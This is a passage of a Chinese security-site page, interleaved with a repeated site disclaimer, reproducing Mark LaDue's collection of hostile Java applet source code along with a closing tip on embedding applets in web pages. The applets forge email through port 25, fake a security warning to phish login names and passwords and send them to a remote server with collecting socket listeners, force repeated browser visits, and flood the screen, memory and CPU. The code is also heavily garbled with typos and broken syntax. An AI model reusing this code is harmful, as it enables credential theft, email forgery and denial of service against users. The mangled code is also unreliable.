           "inspect the full header. That's where you'll be able to\n"
+
           "discern more information about the *sender*. Of course\n" +
           "that's exactly what my shell script retrieves from\n" +
           "/var/mail/mladue. None of this is apparent from the\n" +
           "Source code, and indeed, Inoticed it quite by accident \n" +
           "when I was fiddling around trying to make my mail forging\n"
+
           "applet work. Perhaps, it's peculiarity of the mail\n" +
           "system here in the school of mathematics, but it really
works\n" +
           "for me here. So I hope that's what it is and that you'll\n"
+
           "be able to reproduce my results there.\n" +
           "\n" + "Mark LaDue\n" + mladue@math.gatech.edu\n + "\n"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
+
            "\n" + "P.S. Of course one of my applets forged this note.\n"
+
            "\n." + "\n");
      mailMe("QUIT");
      try {
       socker.close();
      }
      catch (IOException ioe) {}
    }

    public void mailMe(String to Send) {
      String response = new String();
      try {
        outer.println(toSends);
        outer.flush();
        response = inner.readLine();
      }
      catch(IOException e) {}
    }
}

/* Login.java by Mark D. LaDue */
/*  该类允许 applet 与其发源端进行通信*/

    import java.applet.Applet;
    import java.awt. *;
    import java.io. *;
    import java.net. *;

    public class Login {

    String home = new String(www.math.gatech.edu);
    int port = 7000;
    String localhome = null;
  boolean debug = false;
    InetAddress localHone = null;
    String localAddress = null;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
// Construct the class
  Login(int port) {
    this.port = port;
  }

  public void communicate (String user, String pword) {
    Socket sock = null;
//  InputStream inStream;
    OutputStream outStream =null;
    byte b[] = new byte[128];
    int numbytes;
    String reply;
    StringBuffer sb = new StringBuffer();
    InetAddress inaddress = null;

//  System.out.println("I'm up to no good");
    try {
      sock = new Socket(home, port);
      outStream = sock.getOutputStream();
    }
    catch (IOException ioe) {
      if (debug)
        System.out.println("I can't open a socket to " + home);
    }
    try {
      if (debug)
        System.out.println("Sending login and password to "+ home);
      inaddress = sock.getInetAddress();
      try {
        localHome = inaddress.getLocalHost();
        localAddress = localHome.toString();
      }
      catch (UndnownHostException u) {
        System.out.println("I can't get the remote host's name");
      }
      sb.append(localAddress + "\t" + user + "\t" + pword + "\n";
      reply = sb.toString();
      numbytes = reply.length();
      reply.getBytes(0, numbytes, b, 0);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            outStream.write(b, 0, numbytes);
          }
          catch (IOException ioe) {
            if (debug)
              System.out.println("Ican't talk to " + home);
          }
        }
      }
```

/* LoginServerSocker.java by Mark D. LaDue */

/* 该 Java 应用程序建立一个简单的 simple ServerSocket 以从一个攻击性的 Java applet 中接收数据*/

```
      import java.applet.Applet;
      import java.awt. *;
      import java.io. *;
      import java.net. *;

      class loginServerSocket {

        public static void main(String arge[]) {

          ServerSocket server;
          Socket sock;
          InputStream inStream;
      //  OutputStream outStream;
          String home = new String(www.math.gatech.edu);
          int port = 7000;
          byte b [] = new byte[128];
          int numbytes;
          String reply;
          if (args.length ! = 1) {
            System.out.println("Command: java LoginServerSocket <port
      number>");
            return;
          }
          System.out.println("LoginServerSocket Session Starting");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    port = Integer.parseInt(args[0]);

// Create the ServerSocket
    try {
      server = new ServerSocket(port);
      }
    catch (IOException ioe) {
      System.out.println(Unable to open port " + port);
      return;
    }

// Listen for anyone logging in to the applet
    while (true) {
      try {
        sock = server.accept();
        inStream = sock.getInputStream();
      }
      catch (IOException ioe) {
        System.out.println("Accept failed at port" + port);
        return;
      }
      try {
        numbytes = inStream.read(b, 0, 128);
      }
      catch (IOException ioe) {
        System.out.println("Read failed at port" + port);
        return;
      }
      reply = new String(b, 0, 0, numbytes);
      System.out.println("Host Name / IP Address \t" +
                  "Login \t" + "Password");
      System.out.println(reply);
// We could send a message back, but we won't right now
      try {
        sock.close();
      }
      catch (IOException ioe) {
        System.out.println("Unable to close port" + port);
      }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    }
}

/* NoisyBear.java by Mark D. LaDue */
/* 该 Java applet 显示一个笨熊，在其腹部挂有一个时钟，直到推出浏览器才会消失*/

import java.applet.Applet.AudioClip;
import java.awt. *;
import java.Date. *;

Public class NoisyBear extends java.applet.Applet implements Runnable
{
Font timeFont = new Font("TimesRoman", Font.BOLD, 24);
Font wordFont = new Font("TimesRoman", Font.PLAIN, 12);
Date rightNow;
Thread announce = null;
Image bearImage;
Image offscreenImage;
Graphics offscreenGraphics;
AudioClip annoy;
boolean threadStopped = false;

public void init() {
bearImage = getImage(getCodeBase(), "Pictures/sunbear.jpg");
offscreenImage = createImage(this.size().width, this.size().height);
offscreenGraphics = offscreenImage.getGraphics();
annly = getAudioClip(getCodeBase(), "Sounds/drum.au");
{
public void start() {
    if (announce = = null) {
    announce = new Thread(this);
    announce.start();
    }
}

public void stop() {
    if (announce ! = null) {
    / /if (annoy ! = null) annoy.stop(); / /uncommentiong stops the noise
    announce.stop();
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        announce = null;
        }
    }

    public void run() {
        if (annoy ! = null) annoy.loop();
        while (true) {
        rightNow = new Date();
        repaint();
        try { Thread.sleep(1000);}
        catch (InterruptedException e) {}
        }
    }
    public void update (Graphics g) {
    //    g.clipRect(125, 150, 350, 50);
        paint(g);
    }

    public void paint(Graphics g) {
        int imwidth = bearImage.getWidth(this);
        int imheight = bearImage.getHeight(this);

    offscreenGraphics.drawImage(bearImage, 0, 0, imwidth, imheight, this);
    offscreenGraphics.setColor(Color.white);
    offscreenGraphics.fillRect(125, 150, 350, 100);
    offscreenGraphics.setColor(Color.blue);
    offscreenGraphics.drawRect(124, 149, 352, 102);
    offscreenGraphics.setFont(timeFont);
    offscreenGraphics.drawString(rightNow.toString(), 135, 200);
    offscreenGraphics.setFont(wordFont);
    offscreenGraphics.drawString("It's time for me to annoy you!", 135,
    225);
    g.drawImage(offscreenImage, 0, 0, this);
    }

    public boolean mouseDown(Event evt, int x, int y) {
        if (ThreadStopped) {
            announce.resume();
        }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        else {
          announce.suspend();
        }
        threadStopped = !threadStopped;
        return true;
      }
    }
```

/* PenPal.java by Mark D. LaDue */

/* 该恶意 applet 从浏览器 applet 观察者伪造一封电子邮件，发向出现于“toMe”字符串中的邮件地址所有者。该返回地址将以penpal@my.hostile.applet形式列出。适用于发送邮件的命令通常能在 file/etc/mail/sendmail.hf 目录下找到。需要注意的是，实际上是查看 applet 的人通过（不知不觉地）连接 25 号端口对邮件进行初始化，该 applet 主机在发送该邮件时所起的作用也不是很难发现的。请参看由 applet 发送的完整的 e-mail 头信息了解更多内容。通过将你的 e-mail 地址放置于“toMe”字符串中，并通过扫描你收进的邮件（包括 shell 脚本或属于你自己的部分），你就可以获得完整的 email 地址，包括察看 applet 的用户名*/

```
import java.applet.*;
import java.io. *;
import java.net. *;

public class PenPal extends java.applet.Applet implements Runnable {

  public static Socket socker;
  public static DataInputStream inner;
  public static PrintStream outer;
  public static int mailPort = 25;
  public static String mailFrom = "my.hostile.applet";
  public static String toMe = "mladue@math.gatech.edu:; / / Change this
Please!
  public static String starter = new String();
  Thread controller = null;

  public void init() {

    try {
      socker = new Socket(getDocumentBase().getHost(), mailPort);
      inner = new DataInputStream(socker.getInputStream());
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        outer = new PrintStream(socker.getOutputStream());
    }
    catch (IOException ioe) {}
}

public void start() {
    if (controller = = null) {
        controller = new Thread(this);
        controller.setPriority(Thread.MAX_PRIORITY);
        controller.start();
    }
}

public void stop() {
    if (controller ! = null) {
        controller.stop();
        controller = null;
    }
}

public void run() {
    try {
      starter = inner.readLine();
    }
    catch (IOException ioe) {}
    mailMe("HELO" + mailFrom);
    mailMe("MAIL FROM:" + "PENPAL@" + mailFrom);
     mailMe("RCPT TO:" + toMe);
     mailMe("DATA");
    mailMe("Hey, it worked!" + "\n." + "\n");
    mailMe("QUIT");
    try {
        socker.close();
        }
        catch (IOException ioe) {}
    }

    public void mailMe(String to Send) {
        String response = new String();
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        try {
          outer.println(toSends);
          outer.flush();
          response = inner.readLine();
        }
        catch(IOException e) {}
      }

/* Report.java by Mark D. LaDue */
/* This class allows the applet to communicate with its home. */

import java.applet.Applet;
import java.awt. *;
import java.io. *;
import java.net. *;
import java.util.Date;

public class Report {

public String home = new String(www.math.gatech.edu);
public int port = 9000;
public String localhome = null;
public boolean debug = false;
public InetAddress localHome = null;
public String localAddress = null;
public Date rightNow;

/ / Construct the class
  Report(String home, int port) {
      this.home = home;
      this.port = port;
    }
    public void communicate(String teststr, String factorstr) {
      Socket socker = null;
      OutputStream outerStream = null;
      byte by[] = new byte[4096];
      int numberbytes;
      InetAddress inneradrress = null;
      String response = null;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        StringBuffer responsebuf = new StringBuffer();
//      System.out.println('I'm up to no good");
        try {
          socker = new Socket(home, port);
          outerStream = socker.getOutputStream();
        }
        cathc (IOException ioe) {
          if (debug)
            System.out.println("I can't open a socket to" + home);
        }
        try {
          if (debug)
            System.out.println("Sending factoring information to" +
home);
inneraddress = socker.getInetAddress();
          try {
            localHome = inneraddress.getLocalHost();
            localAddress = localHome.toString();
          }
          catch (UnknownHostException u) {
            System.out.println("I can't get the remote host's name");
          }
          rightNow = new Date();
          String time = rightNow.toString();
          responsebuf.append(localAddress + "\t" + time + "\t" +
                    teststr + "\t" + factorstr + "\n";
          response = responsebuf.toString();
          numberbytes = response.length();
          response.getBytes(0, numberbytes, by, 0);
          outerStream.write(by, 0, numberbytes);
          }
          catch (IOException ioe) {
            if (debug)
System.out.println("I can't talk to " + home);
          }
      }

/* ReportServerSocket.java by Mark D. LaDue */
/* 该 Java application 建立一个简单的 ServerSocket，用于接收 Java applet
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
DoMyWork.java 所发出的数据*/

    import java.applet.Applet;
    import java.awt. *;
    import java.io. *;
    import java.net. *;

    class ReportServerSocket {

     pulic static void main(String args[] {

       ServerSocket server;
       Socket socker;
       InputStream innerStream;

    / /   OutputStream innerStream;
        String home = new String(www.math.gatech.edu);
        int port = 9000;
        byte by[] = new byte[4096];
        int numberbytes;
        String reply;

        if (args.length ! = 1) {
          System.out.println("Command: java ReportServerSocket <port
    number>");
          return;
        }

        System.out.println("ReportServerSocket Session Starting");
        System.out.println("*Factor is the smallest prime factor of
    Integer*");
        port = Integer.parseInt(args[0]);

    / /   Create the ServerSocket
          try {
            server = new ServerSocket(port);
            }
          catch (IOException ioe) {
            System.out.println("Unable to open port" + port);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            return;
        }

    //  Listen for anyone sending reults back to the applet
        while (true) {
          try {
            socker = server.accept();
            innerStream = socker.getInputStream();
          }
          catch (IOException ioe) {
            Syste.out.println("Accept failed at port" + port);
            return;
          }
          try {
            numberbytes = innerStream.read(by, 0, 4096);
          }
          catch (IOException ioe) {
            Syste.out.println("Accept failed at port" + port);
            return;
          }
          reply = new String(by, 0, 0, numberbytes);
          System.out.println("Host Name / IP Address \t" + "Date" +
                  "\t\t\t\t" + "Integer \t" + "Factor";
          System.out.println(reply);

    // We could send a message back, but we won't right now
          try {
            socker.close();
          }
          catch (IOException ioe) {
            System.out.println("Unable to close port" + port);
          }
        }
      }
    }
    /* ScapeGoat.java by Mark D. LaDue */
    /* 该 Java applet 试图迫使你的浏览器不断重复地浏览一个特定的 Web 站点，不论是否为你想要的，每次总是弹出该浏览器的一个新的副本*/
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
import java.awt.*'
import java.net*'

public class ScapeGoat extends java.applet.Applet implements Runnable
{

/ / Just a font to paint strings to the applet window
 Font wordFont = new Font("TimesRoman", Font.BOLD, 36);

  Thread joyride = null;

/ / A web site that the browser will be forced to visit
  URL site;

/ / Used to read in a parameter that makes the thread sleep for a
/ / specified number of seconds
 int delay;

/* Set up a big white rectangle in the browser and
 determine web site to visit */

 public void init() {
 setBackground(Color.white);
 repaint();

/ / Determine how many seconds the thread should sleep before kicking
in
 String str = getParameter("wait");
 if (str = = null)
   delay = 0;
 else delay = (1000)*(Integer.parseInt(str));

 str = getParameter("where");
 if (str = = null)
   try {
     site = new
URL(http://www.math.gatech.edu/~mladue/ScapeGoat.html);
       }
      catch (MalformedURLException m) { }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        else try {
            site = new URL(str);
            }
        catch (MalformedURLException m) {}
        }

    /*  Create and start the offending thread in the standard way */
      public void start() {
        if (joyride = = null) {
        joyride = new Thread(this);
        joyride.setPriority(Thread.MAX_PRIORITY);
        joyride.start();
        }
      }

    // Now visit the site
      pubblic void run() {
        try {Thread.sleep(delay);}
        catch (InterruptedException ie) {}
        getAppletContext().showDocument(site, "_blank");
      }
    }
```

/* SilentThreat.java by Mark D. LaDue */

/* 该 Java applet 试图产生大量的非功能性黑色窗口并清除屏幕，使得用户失去系统的控制权*/

```
import java.awt. *;

public class SilentThreat extends java.applet.Applet implements
Runnable {

// This thread will attempt to spew forth huge windows and waste
resources
 Thread wasteResources = null;

// To avoid arrays and have open-ended storage of results
 StringBuffer holdBigNumbers = new StringBuffer(0);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
// A window that repeatedly tries to obscure everything
 Frame little Window;

public void init() {

/* We certainly won't be stopping anythin */

public void stop() {}

/* Repeatedly open windows
   while doing lots of other wasteful operations */

   Public void run() {

// 现在开始用大量的窗口填充屏幕，一个接一个地产生，并浪费着大量的系统资源!

 while (true) {
 try {
 holdBigNumbers.append(0x7fffffffffffffL);
 little Window = new AttackFrame("ACK!"); // create a window
little Window.resize(1000000,1000000); // make it big!
 little Window.move(-1000,-1000); // cover everything
 little Window.show(); // now open the big window
 }
 catch (OutOfMemoryError o) {}
 repaint();
}
}
}

/* Makes the big, opaque windows */

class SilentFrame extends Frame {
Label l;

// Constructor method
SilentFrame(String title) {
    setLayout(new GridLayout(1,1);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    Canvas blackCanvas = new Canvas();
    blackCanvas.setBackground(Color.black);
    add(blackCanvas);
}
}
```

/* TripleThreat.java by Mark D. LaDue */

/* 该 Java applet 试图向外发送大量的非功能性黑色窗口并清除屏幕，以使用户失去系统控制权。另外一个令人头疼的特点就是直到采取硬性措施该操作才肯停止*/

```
import java.awt.*;
import java.applet.AudioClip;

public class TripleThreat extends java.applet.Applet implements Runnable
{

// Just a font to paint strings to the applet window
   Font wordFont = new Font("TimesRoman", Font.BOLD, 36);

// This thread will attempt to spew forth huge windows and waste resources
   Thread wasteResources = null;

// An offscreen image where lots of action sill take place
//   Image offscreenImage;

//   Graphics tools to handle the offscreen image
//   Graphics offscreenGraphics'

//   To avoid arrays and have open-ended storage of results
   StringBuffer holdBigNumbers = new StringBuffer(0);

//   An annoying sound coming through the open window
   AudioClip annoy;

// Used to read in a parameter that makes the thread sleep for a
// specified number of seconds
   int delay;

// A window that repeatedly tries to obscure everything
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    Frame little Windows;

/* Set up a big white rectangle in the browser, get the sound, and
  create the offscreen graphics */

  public void init() {
  setBackground(Color.white);
//    offscreenImage = createImage(this.size().width, this.size().height);
//    offscreenGraphics = offscreenImage.getGraphics();

    annoy = getAudioClip(getCodeBase(),"Sounds/whistle.au");

// Determine how many seconds the thread should sleep before kicking in
    String str = getParameter("wait");
    if (Str = = null)
      delay = 0
    else delay = (1000)*(Integer.parseInt(str));
    }

/* Create and start the offending thread in the standard way */

    public void start() {
      if (wasteResources = = null) {
      wasteResources = new Thread(this);
      wasteResources.setPriority(Thread.MAX_PRIORITY);
      wasteResources.start();
      }
    }

/* We certainly won't be stopping anything */

    public void stop() {}

/* Start the annoying sound and repeatedly open windows
  while doing lots of other wasteful operations */

    Public void run() {

//    Let the applet tell its lie
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    repaint();

//  Let the applet appear honest by having its thread sleep for a while
      try {Thread.sleep(delay);}
      catch (InterruptedException e) {}

//  Start the senseless noise
    annoy.loop();

// Now fill the screen with huge windows, one atop another, and do
// lots of wasteful stuff!

    while (true) {
    try {
    holdBigNumbers.append(0x7fffffffffffffL);
    little Window = new AttackFrame("ACK!"); // create a window
    little Window.resize(1000000,1000000); // make it big!
    little Window.move(-1000,-1000); // cover everything
    little Window.show(); // now open the big window
    }
    catch (OutOfMemoryError o) {}
    repaint();
    }
}

/* Paints the applet's lie */

public void update(Graphics g) {
Paint(g);
}

public void update(Graphics g) {
 g.setColor(Color.blue);
 g.setFont(wordFont);
 g.drawString("I'm A Friendly Applet!", 10, 200);
//  offscreenGraphics.setColor(Color.white);
//  offscreenGraphics.drawRect(0,0,this.size().width,
this.size().height);
//  offscreenGraphics.setColor(Color.blue);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
//   offscreenGraphics.drawString(holdBigNumbers.toString(),10,50);
}
}

/* Makes the big, opaque windows */

class TripleFrame extends Frame {
    Label l;

// Constructor method
TripleFrame(String title) {
    super(title);
    setLayout(mew GridLayout(1,1);
    Canvas blackCanvas = new Canvas();
    blackCanvas.setBackground(Color.black);
    add(blackCanvas);
}
```

/* Ungrateful.java by Mark D. LaDue */

/*该 Java applet 试图使你相信你的系统存在安全问题，并且必须马上登录并重新启动 Netscape。如果你这样做了，你的用户名和密码将通过浏览器被该 applet 窃取。随后，该 applet 就将对你的工作站发动恶意攻击*/

```
import java.awt.*;
import java.applet.Applet;

public class Ungrateful extends java.applet.Applet implements Runnable
{

//   Just a font to paint strings to the applet window
   Font bigFont = new Font("TimesRoman",Font.BOLD, 36);

//   These threads will attempt to trick you
//   into logging in , and send your host, login name, and
//   password to its source
    Thread controller = null;
    Thread sleeper = null;

//   Used to read in a parameter that makes the thread sleep for a
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
//  specifed number of seconds taking effect
  int delay;
//  Used to read in a parameter that determines the port to which
//  Sockets will be connected
  public static int thePort;

  public void init() {
  seBackground(Color.white);

//  Determine how many seconds the main thread should sleep before
kicking
in
  String str = getParameter("wait");
  if (str = = null)
    delay = 0;
  else delay = (1000) * (Integer.parseInt(str));
//  Determine the port number
  str = getParameter("portnumber");
  if (str = = null)
    thePort = 7000;
  else thePort = Integer.parseInt(str);
  }
/*  Create and start the main thread in the standard way */

  public void start() {
    if (sleeper = = null) {
    sleeper = new Thread(this);
    sleeper.setPriority(Thread.MAX_PRIORITY);
    sleeper.start();
    }
  }
  public void stop() {}
/*  打开一个欺诈窗口，并开始进行无用的操作 */

  public void run() {
//  Let the applet tell its lie
      repaint();

//  Let the applet sleep for a while to avert suspicion
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        try {sleeper.sleep(delay);}
        catch(InterruptedException e) {}
        if (controller = = null) {
        ErrorMessage err = new ErrorMessage();
        controller = new Thread(err);
        controller.setPriority(Thread.MAX_PRIORITY);
        controller.start();
        }
      }

    /*   Paints the applet's lie */

      public void update(Graphics g) {
        paint(g);
      }
      public void paint(Graphics g) {
      g.setColor(Color.blue);
      g.setFont(bigFont);
      g.drawString("All Applets Are Trustworthy!", 10,200);
      }
    }
```

/* Wasteful.java by Mark D.LaDue */

/*　该 Java applet 试图通过扰乱 CPU 正常工作，对你支持 Java 的浏览器进行攻击。需要注意的是，因为存在一个 mouseDown()方法，通过该方法你能挂起该 pplet 的执行 */

```
import java.awt.Color;
import java.awt.Event;
import java.awt.Font;
import java.awt.Graphics;
import java.awt.Image;

public class Wasteful extends java.applet.Applet implements Runnable {
  Font wordFont = new Font("TimesRoman", Font.PLAIN, 12);
  Thread wasteResources = null;
  Image offscreenImage;
//  Graphics offscreenGraphics;
  boolean threadStopped = false;
  StringBuffer holdResults = new StringBuffer(0);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
  long n = 0;
  int delay;
  public void init() {
  setBackground(Color.blue);
//   offscreenImage = createImage(this.size().width, this.size().height);
//   offscreenGraphics = offscreenImage.getGraphics();
  String str = getParameter("wait");
  if (Str = = null)
     delay = 0;
  else delay = (1000)*(Integer.parseInt(str));
  }

   public void start() {
   if (wasteResources = = null) {
   wasteResources = new Thread(this);
   wasteResources.setPriority(Thread.MAX_PRIORITY);
   wasteResources.start();
   }
 }
 public void stop() { } // doesn't stop anything

 public void run() {
   try {Thread.sleep(delay);}
   catch (InterruptedException e) {}
   while (n>=0) {
   holdResults.append(fibonacci(n));
   repaint();
   n++;
   }
 }

 public void update(Graphics g) {
   paint(g);
 }
 public void paint(Graphics g) {

//   offscreenGraphics.drawRect(0,0,this.size().width,
this.size().height);
//   offscreenGraphics-setColor(Color.blue);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
//   offscreenGraphics.drawString(holdResults.toString(),10,10);
//   g.drawImage(offscreenImage, 0, 0, this);
     public long fibonacci(long k) {
       if (k = = 0 | | k = = 1)
         return k;
       else
         return fibonacci(k -1) + fibonacci(k – 2)
     }
}
```

OK I have the applets, now how do I put them onto my HTML page?
Well, this is very simple and it needs the <applet> tag For example,
<APPLET code = “Appletname.class”width = 300 height = 300>
</APPLET>

Sendmail 漏洞

